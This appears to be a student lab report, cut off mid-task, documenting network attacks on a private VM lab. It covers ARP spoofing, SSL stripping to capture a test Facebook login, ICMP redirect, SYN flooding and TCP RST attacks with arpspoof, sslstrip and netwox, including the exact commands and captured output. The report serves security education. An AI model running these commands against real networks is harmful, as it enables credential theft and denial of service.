
```
x root@ubuntu-vm:~  
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host  
root@ubuntu-vm:~# route  
Kernel IP routing table  
Destination      Gateway          Genmask        Flags Metric Ref  Use Iface  
default          192.168.0.1    0.0.0.0        UG     0      0      0 eth0  
192.168.0.0      *               255.255.255.0  U       1      0      0 eth0  
root@ubuntu-vm:~#  
root@ubuntu-vm:~# arpspoof -i eth0 -t 192.168.0.2 192.168.0.105  
8:0:27:e6:4f:5a 0:0:0:0:0:0 0806 42: arp reply 192.168.0.105 is-at 8:0:27:e6:4f:  
5a  
8:0:27:e6:4f:5a 0:0:0:0:0:0 0806 42: arp reply 192.168.0.105 is-at 8:0:27:e6:4f:  
5a  
8:0:27:e6:4f:5a 0:0:0:0:0:0 0806 42: arp reply 192.168.0.105 is-at 8:0:27:e6:4f:  
5a  
8:0:27:e6:4f:5a 0:0:0:0:0:0 0806 42: arp reply 192.168.0.105 is-at 8:0:27:e6:4f:  
5a  
8:0:27:e6:4f:5a 0:0:0:0:0:0 0806 42: arp reply 192.168.0.105 is-at 8:0:27:e6:4f:  
.5a  
8:0:27:e6:4f:5a 0:0:0:0:0:0 0806 42: arp reply 192.168.0.105 is-at 8:0:27:e6:4f:  
5a  
8:0:27:e6:4f:5a 0:0:0:0:0:0 0806 42: arp reply 192.168.0.105 is-at 8:0:27:e6:4f:  
5a  
8:0:27:e6:4f:5a 0:0:0:0:0:0 0806 42: arp reply 192.168.0.105 is-at 8:0:27:e6:4f:  
5a
```

3. After the above setup, the attacker now spoofs the arp cache. Then we can do some sniff to the victim when the victim tries to login in Facebook and the attacker can ignore the HTTPS encryption to get the password as the victim makes the HTTP request to Facebook.




```
root@ubuntu-vm:~# sslstrip -k -l 8080 -w /home/ubuntu/Desktop/sslstriplog.log
sslstrip 0.9 by Moxie Marlinspike running...
```

then we can tail the log file while the victim is doing as Facebook login:



```
root@ubuntu-vm:~# tail -F /home/ubuntu/Desktop/sslstriplog.log
```

4. In victim's OS, the victim tries to login Facebook account using account name: **iamvictim@seed.com**, and password: **iamvictim123**. It will be sniff by the attacker by HTTP request sniffing. The following figures show what the result are:
 1. The victim tries to login in Facebook, also you may find that the protocol is not **HTTPS** any more but **HTTP** only



2. In attacker's sniff log, we can find the victim's Facebook login name and password as the following highlight in the figure.

```

root@ubuntu-vm: ~
265335-265336,265338,265341-265394,265396-265410,265412-265466,265469,265471,265473-265587,265589-265595,265597-265608,265610-265655,265657-265805,265807-265813,265815-265819,265821-267624,267626-267634:mac

2016-05-15 18:48:35,178 SECURE POST Data (www.facebook.com):
lsd=AVpdnAsw&email=iamvictim%40seed.com&pass=iamvictim123&persistent=&default_persistent=1&timezone=240&lgndim=eyJ3Ijo40DAsImgiojY2NywiYXciOjg4MCwiYWgiOjYxNywiY4yI6MjR9&lgnrnd=034417_lhrz&lgnjs=1463309101&locale=en_GB&next=http%3A%2F%2Fwww.facebook.com%2F&qsstamp=W1tbMSwxMywxNSwyMCwyMiwyNyw0NCw0Nyw2Myw3NSwxMDAsMTA2LDExmSwxMjQsMTM0LDEzNSwxNTEsMTYwLDE3OSwyMTcsMjI4LDIzNiwyMzksMjU2LDI2MSwyNjQsMzA2LDMyNSwzMzEsMzUzLDM2NCw0MTIsNDE1LDQxOSw0MzUsNDM3LDQ0NSw0NTMsNDc4LDYwNiw4NzQsOTEwXV0sIkFabDFkMjlCWwtzOXFrUUhFY1FFYQ1eHN0VTJiYmYtLU1DX05KR3BSRLY2R2htVVladTcxdmoyU0JLM3lNckZEWWNLZWyd0Vhd3l1SmlnWXv5bmtSV0tuYnJNZC1BREJacndNaC1iUYY1WXpzaDZDb2tHS2ZyW4FJESzM4WFlxT1BHMMlzWndGaHhBcXZNvko1N3prYzJCaTnhTnVtTnhFN2VDajEyM0hCWwdKb0xZZEQyaWEwR2lzLVVMTnEySk1rZHBzbWthQUZ1NzUwMVpGSmltbnp3bHRvVzNtcVpxWmNwclpLaHNDDHR6Y3ciX4Q%3D%3D
2016-05-15 18:48:51,250 POST Data (www.facebook.com):
_a=1&_be=0&_dyn=7xeUcXwNAwZwRyWzEjye-C1swgE98nwgU6C7UW3e3eaxe1qwh8eU88lwIwHwa6E&_pc=EXP1%3ADEFAULT&_req=4&_rev=2336846&_user=0&lsd=AVpdnAsw&ph=V3&q=%5B%7B%22user%22%3A%220%22%2C%22page_id%22%3A%22syoeu7%22%2C%22posts%22%3A%5B%5B%22time_spent_bit_array%22%2C%7B%22tos_id%22%3A%22syoeu7%22%2C%22start_time%22%3A1463309110%2C%22tos_array%22%3A%5B-2490367%2C7%5D%2C%22tos_len%22%3A64%2C%22tos_seq%22%3A1%2C%22tos_cum%22%3A20%7D%2C1463309174049%2C0%5D%5D%2C%22trigger%22%3A%22time_spent_bit_array%22%7D%5D&ts=1463309320021

```

5. Observation and explanation:

As the following figure shows that the Victim's ARP cache is being poisoning by attacker. This means that an attacker can intentionally prepare and transmit an ARP packet with a specific message. Additionally, there is no authentication protocol with ARP so all incoming entries are treated as acceptable.

```
root@seed-desktop: ~
File Edit View Terminal Help
seed@seed-desktop:~$ sudo -s
[sudo] password for seed:
root@seed-desktop:~# arp -a
? (192.168.0.1) at 08:00:27:e6:4f:5a [ether] on eth6
ubuntu-vm.local (192.168.0.104) at 08:00:27:e6:4f:5a [ether] on eth6
root@seed-desktop:~#
```

Task (2): ICMP Redirect Attack

Steps:

1. There are two host in this task like task (1).

Victim's routing table and IP address

```
root@seed-desktop: ~
File Edit View Terminal Help
Destination     Gateway      Genmask       Flags Metric Ref  Use Iface
192.168.0.0     *           255.255.255.0 U     1      0      0 eth6
link-local      *           255.255.0.0   U     1000   0      0 eth6
default         192.168.0.1  0.0.0.0     UG    0      0      0 eth6
root@seed-desktop:~# ifconfig
eth6      Link encap:Ethernet HWaddr 08:00:27:95:e7:61
          inet addr:192.168.0.105 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe95:e761/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:130 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23550 (23.5 KB) TX bytes:6303 (6.3 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:340 (340.0 B) TX bytes:340 (340.0 B)

root@seed-desktop:~#
```

Attacker's routing table and IP address

```

root@seed-desktop: ~
File Edit View Terminal Help
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
192.168.0.0     *              255.255.255.0 U      1      0      0 eth6
link-local      *              255.255.0.0   U      1000   0      0 eth6
default         192.168.0.1   0.0.0.0       UG      0      0      0 eth6
root@seed-desktop:~# ifconfig
eth6      Link encap:Ethernet HWaddr 08:00:27:6b:f2:b6
          inet addr:192.168.0.102  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6b:f2b6/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:87 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:26451 (26.4 KB)  TX bytes:8258 (8.2 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:6 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:340 (340.0 B)  TX bytes:340 (340.0 B)

root@seed-desktop:~#

```

- The command was designed to send a redirection from the host at **192.168.0.1** to the attacker **192.168.0.102**. This caused the victim to believe that the original gateway was no longer accessible. Wireshark was used to capture incoming ICMP Redirect messages.


1. In the side of attacker:

```

root@seed-desktop: ~
File Edit View Terminal Help
root@seed-desktop:~# netwox 86 -d "Eth0" --gw 192.168.0.105 -c 0 -i 192.168.0.1
^C
root@seed-desktop:~#

```

2. In the Wireshark of capture of the victim shows that the ICMP was being redirected to the attacker's IP address.



3. Victim's OS showing telnet connection refused to redirected host

Terminal window titled "seed@seed-desktop: ~". The user runs "telnet 192.168.0.1" and receives the error message "telnet: Unable to connect to remote host: Connection refused".

```
seed@seed-desktop:~$ telnet 192.168.0.1
Trying 192.168.0.1...
telnet: Unable to connect to remote host: Connection refused
seed@seed-desktop:~$
```

4. The above figure shows that ICMP Redirect packets are designed to be sent from the routers, the host will accept them by default.


Task (3): SYN Flooding Attack

Steps:

1. The environment is similar as task (2). The Attack is 192.168.0.102 and the victim is 192.168.0.105
2. Attacker uses Netwox command 76 to initiate a SYN flood attack to victim

```
root@seed-desktop: ~
File Edit View Terminal Help
root@seed-desktop:~# netwox 76 -i 192.168.0.105 -p 23
^C
root@seed-desktop:~#
```

3. At the same time in victim shows that a portion of the SYN and SYN-ACK messages received captured by wireshark.



4. In the above figure of victim's wireshark, there were a large amount of SYN floor sending to the victim and the victim is going to be crashed.
 5. Turn off the SYN cookies mechanism, the victim's OS is crashed.

```
root@seed-desktop: ~
File Edit View Terminal Help
root@seed-desktop:~# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@seed-desktop:~#
```

6. Observations: SYN cookie can effectively protect the machine against the SYN flooding attack. SYN cookies have been implemented to maintain a record of SYN requests so that redundant requests can be ignored. However, a randomized source IP address such as implemented by the Netwox command could potentially circumvent that defense. Another defense would be to minimize the space allocation or eliminate it until the final ACK has been received.

Task (4): TCP RST Attacks on telnet and ssh Connections

Steps:

- Set the environment is similar to the task (2), there two virtual machine in the task. And their IP address are the following:

Host 1, the attacker who need to continually transmit TCP RST packets

```

seed@seed-desktop:~$ ifconfig
eth9      Link encap:Ethernet HWaddr 08:00:27:f5:b1:61
          inet addr:192.168.0.4 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5:b161/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9648 (9.6 KB) TX bytes:14387 (14.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:340 (340.0 B) TX bytes:340 (340.0 B)

seed@seed-desktop:~$
seed@seed-desktop:~$
seed@seed-desktop:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface

```

Host 2, the victim who want to establish a telnet to 192.168.0.4

```

seed@seed-desktop:~$ ifconfig
eth7      Link encap:Ethernet HWaddr 08:00:27:11:35:bc
          inet addr:192.168.0.5 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe11:35bc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2485 (2.4 KB) TX bytes:6685 (6.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:340 (340.0 B) TX bytes:340 (340.0 B)

seed@seed-desktop:~$

```

2. After the environment is setup, the attacker used Netwox command 78 to continually transmit TCP RST packets to the LAN to terminate all the telnet transmissions. the following figures show the result after attacker open Netwox 78:

1. First of all, attacker did the TCP RST transmission:

```
root@seed-desktop: ~
File Edit View Terminal Help
root@seed-desktop:~# netwox 78
```

2. The victim attempted to connect via telnet which is immediately closed by the attacker:

```
root@seed-desktop: ~
File Edit View Terminal Help
root@seed-desktop:~# telnet 192.168.0.4
Trying 192.168.0.4...
Connected to 192.168.0.4.
Escape character is '^]'.
Connection closed by foreign host.
root@seed-desktop:~#
```

3. Observation of the task:

Sending TCP RSR packets is one of the most effective ways to prevent any communication on some specific port.

Task (5): TCP RST Attacks on Video Streaming Applications

Steps:

1. Set the environment as the task (2), there are also two virtual machines in the environment, host 1 is attacker with IP address 192.168.0.4 and another one is host 2 the victim with IP address 192.168.0.7. As the following figures shown:

Host 1 (attacker):

The image shows two terminal windows side-by-side.

Host 1 (Attacker):

```
seed@seed-desktop:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:f5:b1:61
          inet addr:192.168.0.4  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5:b161/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:51 errors:0 dropped:0 overruns:0 frame:0
              TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:9648 (9.6 KB)  TX bytes:14387 (14.3 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:16436  Metric:1
              RX packets:6 errors:0 dropped:0 overruns:0 frame:0
              TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:340 (340.0 B)  TX bytes:340 (340.0 B)

seed@seed-desktop:~$
seed@seed-desktop:~$
seed@seed-desktop:~$ route
Kernel IP routing table
Destination      Gateway        Genmask        Flags Metric Ref  Use Iface
```

Host 2 (victim):


```
root@ubuntu-vm:~#
ubuntu@ubuntu-vm:~$ sudo -s
[sudo] password for ubuntu:
root@ubuntu-vm:~# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:c8:5d:b1
          inet addr:192.168.0.7  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec8:5db1/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:20 errors:0 dropped:0 overruns:0 frame:0
              TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:3056 (3.0 KB)  TX bytes:10656 (10.6 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:65536  Metric:1
              RX packets:189 errors:0 dropped:0 overruns:0 frame:0
              TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:13638 (13.6 KB)  TX bytes:13638 (13.6 KB)

root@ubuntu-vm:~#
```

- First of all, on victim's browser, the victim is watching video on youtube.com. Then the attacker transmit TCP RST to LAN.


1. Victim was watching online video streaming:



2. Then the attacker sent out TCP RST packets:

```
root@seed-desktop:~# netwox 78 -i 192.168.0.7
```

3. After the attacker transmit the TCP RST packets, the wireshark capture the TCP RST packets was received by the victim, then the victim tried to refresh the connection of the video streaming web page via TCP requests, the Wireshark captured that there were no responds from Youtube as the TCP



Task (7): TCP Session Hijacking

Steps:

1. Setup three host in the LAN, Host 1 and Host 2 are two victims who established a telnet connection. And the Host 3 is the attacker who attempted to poison the caches of the Host 1 and 2.

Host 1 (victim 1):

```
root@seed-desktop:~# ifconfig
eth9      Link encap:Ethernet HWaddr 08:00:27:f5:b1:61
          inet addr:192.168.0.4 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed5:b161/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:857 errors:0 dropped:0 overruns:0 frame:0
          TX packets:727 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:122957 (122.9 KB) TX bytes:73954 (73.9 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
